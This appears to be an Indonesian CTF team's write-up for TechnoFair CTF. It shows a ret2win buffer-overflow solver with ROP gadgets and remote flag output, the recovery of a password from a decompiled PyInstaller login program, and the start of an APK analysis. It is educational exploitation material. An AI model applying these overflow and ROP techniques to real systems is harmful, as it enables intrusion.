


WRITEUP TECHNOFAIR TIM pwnijoditambahrgba



red

green

blue

DAFTAR ISI

Binary Exploitation

- Terobozz

Reverse Engineering

- mencariPW
- PM Gratis
- Asep

Web Exploitation

- Jin App
- secret_door

Cryptography

- RSA Bwang
- Marsah

Forensic

- file pemberian fans

Misc

- Forward Player
- Welcome

BINARY EXPLOITATION

Terobozz

Terobozz
100

One day don received a file, he was confused about who and what this file was from....he didn't know what to do, whether it was the origin, use or something he should be looking for...

Author: romy#2270

nc 103.152.242.197 6001

[!\[\]\(b93c3e1add16fe46100bba7a6da1e82f_img.jpg\) chall](#)

[Flag](#) [Submit](#)

Pada challenge ini diberikan sebuah file binary dengan arsitektur 64 bit - not stripped.

```
└─(vreshco㉿bread-yolk)-[~/Downloads/techno/bineks/ret2win]
  └─$ pwn checksec chall
[*] '/home/vreshco/Downloads/techno/bineks/ret2win/chall'
    Arch: amd64-64-little
    RELRO: Partial RELRO
    Stack: No canary found
    NX: NX enabled
    PIE: No PIE (0x400000)
```

Pada mulanya saya melakukan decompile pada file binary menggunakan ghidra:

Pada fungsi main dipanggil fungsi nama()

```
Cf Decompile: nama - (chall)
1
2 void nama(void)
3 {
4     undefined local_18 [16];
5
6     puts("Namaku Cika, namamu siapa? :");
7     __isoc99_scanf(&DAT_00402071,local_18);
8     printf("Halo, %s\n",local_18);
9     return;
10}
11
12
```

Ditemukan adanya potensi bufferoverflow pada input variabel local_18. Adapula fungsi lain yang menjadi interest kita disini yaitu fungsi "apanich".

```
Cf Decompile: apanich - (chall)
1
2 void apanich(long param_1,long param_2)
3 {
4     int iVar1;
5     FILE *_stream;
6
7     if (param_1 != -0x2152411021524111) {
8         puts("Coba lagi dong :( ");
9         /* WARNING: Subroutine does not return */
10        exit(0);
11    }
12    _stream = fopen("flag.txt","r");
13    if (param_2 == -0x3f2145413f214542) {
14        if (_stream == (FILE *)0x0) {
15            puts("Error file tidak dpt ditemukan. ");
16        }
17        else {
18            while( true ) {
19                iVar1 = fgetc(_stream);
20                if ((char)iVar1 == -1) break;
21                putchar((int)(char)iVar1);
22            }
23            fclose(_stream);
24        }
25        return;
26    }
27    puts("Pesan Gagal");
28    /* WARNING: Subroutine does not return */
29    exit(0);
30}
31
```

Dengan demikian sudah sangat jelas konsep pwn yang digunakan disini yaitu ret2win namun dengan 2 parameter. Pada mulanya kita cari terlebih dahulu jumlah padding yang tepat, disini saya menggunakan GDB-PEDA:

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000401342 in nama ()
gdb-peda$ pattern search
Registers contain pattern buffer:
RBP+0 found at offset: 16
Registers point to pattern buffer:
[RBX] → offset 312 - size ~203
[RSP] → offset 24 - size ~203
[R13] → offset 328 - size ~203
Pattern buffer found at:
0x00007fffffffbd36 : offset    0 - size 1024 ($sp + -0x2132 [-2125 dwords])
0x00007fffffffde50 : offset 004-231489 e5 - size 1024 ($sp + -0x18 [-6 dwords])
References to pattern buffer found at:
0x00007fffffffbd7c0 : 0x00007fffffffde50 ($sp + -0x26a8 [-2474 dwords])
0x00007fffffff768 : 0x00007fffffffde50 ($sp + -0x700 [-448 dwords])
0x00007fffffff7c0 : 0x00007fffffffde50 ($sp + -0x6a8 [-426 dwords])
0x00007fffffffda98 : 0x00007fffffffde50 ($sp + -0x3d0 [-244 dwords])
0x00007fffffffdd78 : 0x00007fffffffde50 ($sp + -0xf0 [-60 dwords])
0x00007fffffffdd98 : 0x00007fffffffde50 ($sp + -0xd0 [-52 dwords])
gdb-peda$ |
```

Offset berhasil ditemukan pada bytes ke 24. Setelah mencari bytes untuk padding, kita memerlukan 2 gadget disini, yaitu pop rdi sebagai calling convention pada argumen1 dan pop rsi sebagai calling convention pada argumen 2.

> Mencari pop rdi & pop rsi

```
└─(vreshco㉿bread-yolk)-[~/Downloads/techno/bineks/ret2win]
└─$ ropper -f chall --search "pop rdi"
[INFO] Load gadgets from cache
[LOAD] loading ... 100%
[LOAD] removing double gadgets ... 100%
[INFO] Searching for gadgets: pop rdi
[INFO] File: chall
0x0000000000401423: pop rdi; ret;
└─$ ropper -f chall --search "pop rsi"
[INFO] Load gadgets from cache
[LOAD] loading ... 100%
[LOAD] removing double gadgets ... 100%
[INFO] Searching for gadgets: pop rsi
[INFO] File: chall
0x0000000000401421: pop rsi; pop r15; ret;
```

Didapat pop rsi; pop r15; ret; tidak menjadi masalah, kita dapat mengisi r15 dengan 0x0 saja. Berdasarkan logika pada fungsi nama(), kita memerlukan -0x2152411021524111 sebagai parameter 1 dan -0x3f2145413f214542 sebagai parameter 2. Langsung saja kita craft solvernya.

> Solver:

```
from pwn import *
import os

os.system('clear')

def start(argv=[], *a, **kw):
    if args.REMOTE:
        return remote(sys.argv[1], sys.argv[2], *a, **kw)
    else:
        return process([exe] + argv, *a, **kw)

exe = './chall'
elf = context.binary = ELF(exe, checksec=True)
context.log_level = 'debug'

sh = start()

padding = 24
...
rop = ROP(elf)
rop.apanich(0xdeadbeef, 0xc0debabe)

send = padding + rop.chain()
...

pop_rdi_gadget = 0x0000000000401423
info('pop_rdi --> %#0x', pop_rdi_gadget)

pop_rsi_r15_gadget = 0x0000000000401421
info('pop_rsi_r15 --> %#0x', pop_rsi_r15_gadget)

# [+] PAYLOAD
p = flat([
    asm('nop') * padding,
    #0x000000000040101a, # ret addr sebagai stack alignment tidak
diperlukan.
    pop_rdi_gadget,
```


> TEST REMOTELY

```
00000020 ef be ad de ef be ad de 21 14 40 00 00 00 00 00 | ... !@ .....| Options About / Support
00000030 be ba de c0 be ba de c0 00 00 00 00 00 00 00 00 | ... @ .. features here |
00000040 36 12 40 00 00 00 00 00 | ... | Input
00000049           Recipe + - X Options
[DEBUG] Received 0x1 bytes:
b'\n'
/usr/lib/python3/dist-packages/pwnlib/log.py:347: BytesWarning: Bytes is not text; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
    self._log(logging.INFO, message, args, kwargs, 'success')
[*]
[+] Switching to interactive mode
[DEBUG] Received 0x4e bytes:
00000000 48 61 6c 6f 2c 20 90 90 90 90 90 90 90 90 90 | Halo , ...| ...
00000010 90 90 90 90 90 90 90 90 90 90 90 90 23 14 | ... .# .|. .
00000020 40 0a 54 65 63 68 6e 6f 46 61 69 72 43 54 46 7b | @ Techno Fair CTF{ |
00000030 63 6f 6e 67 72 34 74 35 5f 62 72 6f 30 30 30 5f | cong r4t5 _bro_000_- |
00000040 67 30 30 64 5f 6a 30 62 62 62 62 35 7d 0a | g00d _j0b_bbb5 } .|
0000004e
Halo, \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90#\x14
TechnoFairCTF{congr4t5_bro000_g00d_j0bbb5}
[DEBUG] Received 0x35 bytes:
b'timeout: the monitored command dumped core\n'
b'Bus error\n'
timeout: the monitored command dumped core
Bus error
[*] Got EOF while reading in interactive
$
```

The screenshot shows a terminal window with the following output:

```
[DEBUG] Received 0x1 bytes:
b'\n'
/usr/lib/python3/dist-packages/pwnlib/log.py:347: BytesWarning: Bytes is not text; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
    self._log(logging.INFO, message, args, kwargs, 'success')
[*]
[+] Switching to interactive mode
[DEBUG] Received 0x4e bytes:
00000000 48 61 6c 6f 2c 20 90 90 90 90 90 90 90 90 90 | Halo , ...| ...
00000010 90 90 90 90 90 90 90 90 90 90 90 90 23 14 | ... .# .|. .
00000020 40 0a 54 65 63 68 6e 6f 46 61 69 72 43 54 46 7b | @ Techno Fair CTF{ |
00000030 63 6f 6e 67 72 34 74 35 5f 62 72 6f 30 30 30 5f | cong r4t5 _bro_000_- |
00000040 67 30 30 64 5f 6a 30 62 62 62 62 35 7d 0a | g00d _j0b_bbb5 } .|
0000004e
Halo, \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90#\x14
TechnoFairCTF{congr4t5_bro000_g00d_j0bbb5}
[DEBUG] Received 0x35 bytes:
b'timeout: the monitored command dumped core\n'
b'Bus error\n'
timeout: the monitored command dumped core
Bus error
[*] Got EOF while reading in interactive
$
```

Flag berhasil didapat!

FLAG: **TechnoFairCTF{congr4t5_bro000_g00d_j0bbb5}**

REVERSE ENGINEERING

mencariPW



1. Didapati soal berupa **EXE** yang dibentuk melalui python, maka dari itu dicoba untuk dilakukan perubahan menjadi source code dengan bantuan **pyinstxtractor** dan **pycdc**.

Proses EXE → PYC

```
pyinstxtractor-2023.07>python pyinstxtractor.py i
[+] Processing [REDACTED] TECHNOFAIR\mencariPW.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.10
[+] Length of package: 9304622 bytes
[+] Found 987 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth__tkinter.pyc
[+] Possible entry point: mencariPW.pyc
[+] Found 101 files in PYZ archive
[+] Successfully extracted pyinstaller archive: [REDACTED] TECHNOFAIR\mencariPW.exe
You can now use a python decompiler on the pyc files within the extracted directory
```

Proses PYC -> PY

```
brandy@cyberyolk:~/pycdc$ ./pycdc ..\Desktop\mencariPW.pyc
# Source Generated with Decompyle++
# File: mencariPW.pyc (Python 3.10)

import tkinter
import string
from tkinter import messagebox
window = tkinter.Tk()
window.title('Login form')
window.geometry('340x440')
window.configure('#333333', **{'bg': ''})

def login():
    # Warning: block stack is not empty!
    username = 'TechnoFairCTF'
    password = [
        'qswaefrdthy_gukojplzcxvbmnn',
        'pkolihu_jyftgrsedwamzbvcv',
        'mlnkbjvhcgxzfdasapowueyr_t',
        'plokijuhygtfrdeswamqnbvcxz',
        'qswaefrathyjukilopmmzbvcx',
        'qswaefrathyjukilpox_znxbcv',
        'zqwsedrftgjhuij_kolpxcbvm',
        'qaedwsrf_tgujyhikpomznxbcv',
        'mxnzbvcqsplokwdij_efuhrgyt',
        'plokmnzbvxcvlijuytfredeswa_q',
        'plmknijbuhwygcfxrdzeswqa',
        'gazwsxedcrfvtgbhnujmikol',
        'wqzsxedcrfv_gbhyhujmikolp',
        'gazwsedcrf_vtgbhnujmikolu',
        'okmplijnhbygvtfcrxdeswqa',
        'vgvtfcrd_xeszqaplomknijbuh',
        'ijnkmpluhbygvifc_dkeswqa',
        'tyuioplkjhgfdasqezcvb_nm',
        'mkolpijnumbvgv_ifcrxeswqa',
        'hubijnmkoplygvtfcrxdeswqa',
        'swxecdcr_fvtgbynujmikolpaz',
        'mkolpijnuhbygy_tfcrxeswqaq',
        'hubijnmkoplygvtfcrxdeswqaq',
        'swxecdcr_fvtgbynujmikolpaz',
        'mkolpijnuhbygy_tfcrxeswqaq',
        'hubijnmkoplygvtfcrxdeswqaq',
        'swxecdcr_fvtgbynujmikolpaz']

    entered_username = username_entry.get()
    entered_password = password_entry.get()
    if entered_username != username:
        messagebox.showerror('Error', 'Invalid Login', **{'title': 'message'})
        return None
    if None(entered_password) < 8 and len(entered_password) < 24 or len(entered_password) > 24:
        messagebox.showerror('Error', 'Password di antara 1 sampai 24 karakter.', **{'title': 'message'})
        return None
    for char, pw_string in None(entered_password, password):
        if char in pw_string or char not in string.ascii_lowercase + ' ':
            messagebox.showerror('Error', 'masih salah, coba lagi bestie', **{'title': 'message'})
            return None
    messagebox.showinfo('Login Success', 'GG gaming abang heker \nTechnoFairCTF%s' % entered_password, **{'title': 'message'})
    return None

frame = tkinter.Frame('#333333', **{'bg': ''})
login_label = tkinter.Label(frame, 'Login', '#333333', '#FF3399', ('Arial', 30), **{'text', 'bg', 'fg', 'font'})
username_label = tkinter.Label(frame, 'Username', '#333333', '#FFFFFF', ('Arial', 16), **{'text', 'bg', 'fg', 'font'})
username_entry = tkinter.Entry(frame, ('Arial', 16), **{'font'})
password_label = tkinter.Label(frame, 'Password', '#333333', '#FFFFFF', ('Arial', 16), **{'text', 'bg', 'fg', 'font'})
login_button = tkinter.Button(frame, 'Login', '#FF3399', ('Arial', 16), login, **{'text', 'bg', 'fg', 'font', 'command'})
login_label.grid(0, 0, 2, 'news', 40, **{'row', 'column', 'columnspan', 'sticky', 'pady'})
username_label.grid(1, 0, 20, **{'row', 'column', 'pady'})
username_entry.grid(1, 1, 20, **{'row', 'column', 'pady'})
password_label.grid(2, 0, 20, **{'row', 'column', 'pady'})
password_entry.grid(2, 1, 20, **{'row', 'column', 'pady'})
login_button.grid(3, 0, 2, 30, **{'row', 'column', 'columnspan', 'pady'})
frame.pack()
window.mainloop()
```

2. Didapati hasil py sebagai berikut:

```
# Source Generated with Decompyle++
# File: mencariPW.pyc (Python 3.10)

import tkinter
import string
from tkinter import messagebox
window = tkinter.Tk()
window.title('Login form')
window.geometry('340x440')
window.configure('#333333', **{'bg': ''})

def login():
    # Warning: block stack is not empty!
    #
```

```


username = 'TechnoFairCTF'
password = [
    'qswaeefrdthy_gukojplzcxvbmn',
    'pkoliuh_jyftgrsedwaqmzbvxc',
    'mlnkbjvhcgxfzdsapqowueyr_t',
    'plokijuhygtfrdeswaqmnzbvcxz',
    'qswdefrgthyjukilopmnbzvcx_',
    'qswaeefrgthyjukilpom_znxbcv',
    'zqwsedrftgyhuji_kolpxcvbm',
    'qaedwsrf_tgujyhikpomznxbcv',
    'mxnzbcvqsplokwdij_efuhrgyt',
    'plokmnzbxvcijuygtfrdeswa_q',
    'plmoknijbuhvygctfxrdzeswaq',
    'qazwsxedcrfvtgbbynujmikol_',
    'wqzsxedcrfvt_gbyhnujmikolp',
    'qazwxedcrf_vtgbbynplmokiju',
    'okmplijnuhbygvtfcrdxewqaz_',
    'ygvtfcrd_xeszqaplkmoknijbuh',
    'ijnkmplyuhbygvtfc_rdxeszwqa',
    'tyuioplkjhgfdsaqwezxcvb_nm',
    'mkolpijnuhbygv_tfcrxeszwaq',
    'hubijnmkoplygvtfcrdxeszwaq',
    'swxecdcr_fvtgbynujmikolpqaz',
    'trqwyuioplkjhgfdsaazxcvbn_m',
    'klopminj_ubygvtfcrdxeszaqw',
    'bvnmczxlaksjdhfgp_qowiruty']
entered_username = username_entry.get()
entered_password = password_entry.get()
if entered_username != username:
    messagebox.showerror('Error', 'Invalid Login', **{'title': 'message'})
    return None
if None(entered_password) < 8 and len(entered_password) < 24 or len(entered_password) > 24:
    messagebox.showerror('Error', 'Password di antara 1 sampai 24 karakter.', **{'title': 'message'})
    return None
for char, pw_string in None(entered_password, password):
    if char in pw_string or char not in string.ascii_lowercase + '_':
        messagebox.showerror('Error', 'masih salah, coba lagi bestie', **{'title': 'message'})
        return None
    messagebox.showinfo('Login Success', 'GG gaming abang heker \nTechnoFairCTF{%' % entered_password,
**{'title': 'message'})
    return None

frame = tkinter.Frame('#333333', **{'bg': ''})
login_label = tkinter.Label(frame, 'Login', '#333333', '#FF3399', ('Arial', 30), **{'text', 'bg', 'fg', 'font'})
username_label = tkinter.Label(frame, 'Username', '#333333', '#FFFFFF', ('Arial', 16), **{'text', 'bg', 'fg', 'font'})
username_entry = tkinter.Entry(frame, ('Arial', 16), **{'font', ''})
password_entry = tkinter.Entry(frame, '*', ('Arial', 16), **{'show', 'font'})
password_label = tkinter.Label(frame, 'Password', '#333333', '#FFFFFF', ('Arial', 16), **{'text', 'bg', 'fg', 'font'})
login_button = tkinter.Button(frame, 'Login', '#FF3399', '#FFFFFF', ('Arial', 16), login, **{'text', 'bg', 'fg', 'font', 'command'})
login_label.grid(0, 0, 2, 'news', 40, **{'row', 'column', 'columnspan', 'sticky', 'pady'})
username_label.grid(1, 0, **{'row', 'column'})

```


```
username_entry.grid(1, 1, 20, **{'row', 'column', 'pady'})
password_label.grid(2, 0, **{'row', 'column'})
password_entry.grid(2, 1, 20, **{'row', 'column', 'pady'})
login_button.grid(3, 0, 2, 30, **{'row', 'column', 'columnspan', 'pady'})
frame.pack()
window.mainloop()
```

3. Selanjutnya saya juga mencoba untuk menjalankan programnya, dan memasukan kredensial secara asal **abc:abc**



4. Berikutnya dengan melihat *source code* diatas, diketahui bahwa **username = 'TechnoFairCTF'**

Maka disini didapati output error yang berbeda, hal ini masih sesuai dengan *source code*.




5. Setelah itu saya mendapati bahwa password harus sebanyak **24 karakter**, maka dari itu saya coba memasukan passsword: **abcdefghijklmnopqrstuvwxyz**

Source code:

```
if None(entered_password) < 8 and len(entered_password) < 24 or  
len(entered_password) > 24:
```

Error message yang masih sesuai dengan source code:



Dari sini dapat disimpulkan bahwa memerlukan Username: TechnoFairCTF dan 24 karakter password.

6. Langkah berikutnya, disini saya coba untuk menganalisa source code bagian ini:

```
for char, pw_string in None(entered_password, password):  
    if char in pw_string or char not in string.ascii_lowercase + '_':  
        messagebox.showerror('Error', 'masih salah, coba lagi bestie', **('title', 'message'))  
        return None  
    messagebox.showinfo('Login Success', 'GG gaming abang heker \nTechnoFairCTF{%s}' % entered_password,  
**('title', 'message'))  
    return None
```

Disini saya menyimpulkan bahwa password memiliki 2 kriteria agar lolos dari validasi if

- Password hanya berupa **lowercase** dan '**_**'
- Karakter password tidak boleh ada dalam **pw_string**

Pertama-tama saya melihat bagian password, disitu terdapat **24 data** dengan panjang **26 karakter**. Asumsi awal saya adalah ada salah satu password dari 24 data yang benar, namun password tersebut tidak memenuhi syarat **24 karakter**. Maka dari itu saya baru paham bahwa **24 karakter password didapatkan dari 24 data password**.

Penjelasan:

- Total alfabet + '_' adalah **27 karakter**, maka setiap data mengandung **1 karakter** yang tidak ada.
- Sesuai dengan syarat kedua: "Karakter password tidak boleh ada dalam `pw_string`", maka disini dicari **1 karakter tiap data yang tidak ada dalam 27 karakter**


Hasil sebagai berikut:

```
password = [
    'qswaefrdthy_gukojplzcxvbmn', #i
    'pkolihu_jyftgrsedwaqmzbxvc', #n
    'mlnkbjvhcgxfzdsapqowueyr_t', #i
    'plokijuhygtfrdeswaqmnbcxz', #_
    'qswdefrgthyjukilopmnbzvcx_ ', #a
    'qswaefrgthyjukilpom_znxbcv', #d
    'zqwsedrftgyhuji_kolpxcvbnm', #a
    'qaedwsrf_tguyjhikpomznxbcv', #l
    'mxnzbcvqsplokwdij_efuhrgyt', #a
    'plokmnzbxvcijuygtfrdeswa_q', #h
    'plmoknijbuhvygctfxrdzeswaq', #_
    'qazwsxedcrfvtgbhyhnujmikol_', #p
    'wqzsxedcrfvt_gbyhnujmikolp', #a
    'qazwxedcrf_vtgbhyhnplmokiju', #s
    'okmplijnuhbygvtfcrdxewqaz_', #s
    'ygvtfcrd_xeszqaplkmoknijbuh', #w
    'ijnkmppluhbygvtfc_rdxeszwqa', #o
    'tyuioplkjhgfdsaqwezxcvb_nm', #r
    'mkolpijnuhbygv_tfcrxeszwaq', #d
    'hubijnmkoplygvtfcrdxeszwaq', #_
```

```
'swxedcr_fvtgbynujmikolpqaz', #h  
'trqwyuioplkjhgfdaszxcvbn_m', #e  
'klopmjn_ubygvtfcrdxeszaqw', #h  
'bvnmczxlaaksjdhfgp_qowiruty' ] #e
```

Bila disusun menjadi: **ini_adalah_password_hehe**

7. Login dengan kredensial **TechnoFairCTF:ini_adalah_password_hehe**



FLAG: TechnofairCTF{ini_adalah_password_hehe}

PM Gratis

The screenshot shows a challenge interface with the following details:

- Challenge**: PM Gratis
- Solves**: 12
- X**: Close button
- Title**: PM Gratis
- Number**: 164
- Text 1**: 😊: lagi nyari apa?
- Text 2**: 😊: sup..
- Text 3**: 😊: sup apa? ayam?
- Text 4**: 😊: support system
- Text 5**: https://mega.nz/file/TxNW2JSb#iJfKJmIt2JgHbXMrP_fvaYO5I0BLKhMQDsAhKxMod6Q
- Text 6**: Author : AnYujin
- Buttons**:
 - Flag
 - Submit

1. Didapati soal berupa apk, maka dari itu dicoba untuk didownload pada **Android Device Manager**. Dan setelah dipelajari, apk ini hanya merupakan aplikasi semacam *chatting app* namun semua jawabannya merupakan jawaban yang template.



2. Setelah itu saya menggunakan JADX untuk melakukan static analysis pada apk, dan memang benar semua jawabannya hanyalah template.

```

    /*
     * Loaded from: classes.dex
     */
    public final class MessageHandler {
        private final ChatModel cd;
        private final Context context;
        private final SQLAccess dbHandler;
        private final IParameterSpec iv;
        private final String[] jawaban;
        private final String[] kunciKode;
        private final String[] pembukaan;

        public MessageHandler(Context context, ChatModel cd) {
            Intrinsic.checkNotNullParameter(context, "context");
            Intrinsic.checkNotNullParameter(cd, "cd");
            this.context = context;
            this.cd = cd;
            string = context.getString(R.string.cishan);
            Intrinsic.checkNotNullParameter(string, "Context.getString(R.string.cishan)");
            byte[] bytes = string.getBytes(Charsets.UTF_8);
            Intrinsic.checkNotNullParameter(bytes, "this as java.lang.String).getBytes(charset)");
            this.bytes = bytes;
            string2 = context.getString(R.string.oshiku);
            Intrinsic.checkNotNullParameter(string2, "Context.getString(R.string.oshiku)");
            byte2 = bytes2;
            Intrinsic.checkNotNullParameter(bytes2, "this as java.lang.String).getBytes(charset)");
            this.bytes2 = bytes2;
            this.iv = new IParameterSpec(bytes2);
            this.jawaban = new String[5];
            this.kunciKode = new String[5];
            this.pembukaan = new String[5];
        }

        public final ChatModel getCd() {
            return this.cd;
        }

        public final String[] getPembukaan() {
            return this.pembukaan;
        }

        public final String[] getJawaban() {
            return this.jawaban;
        }

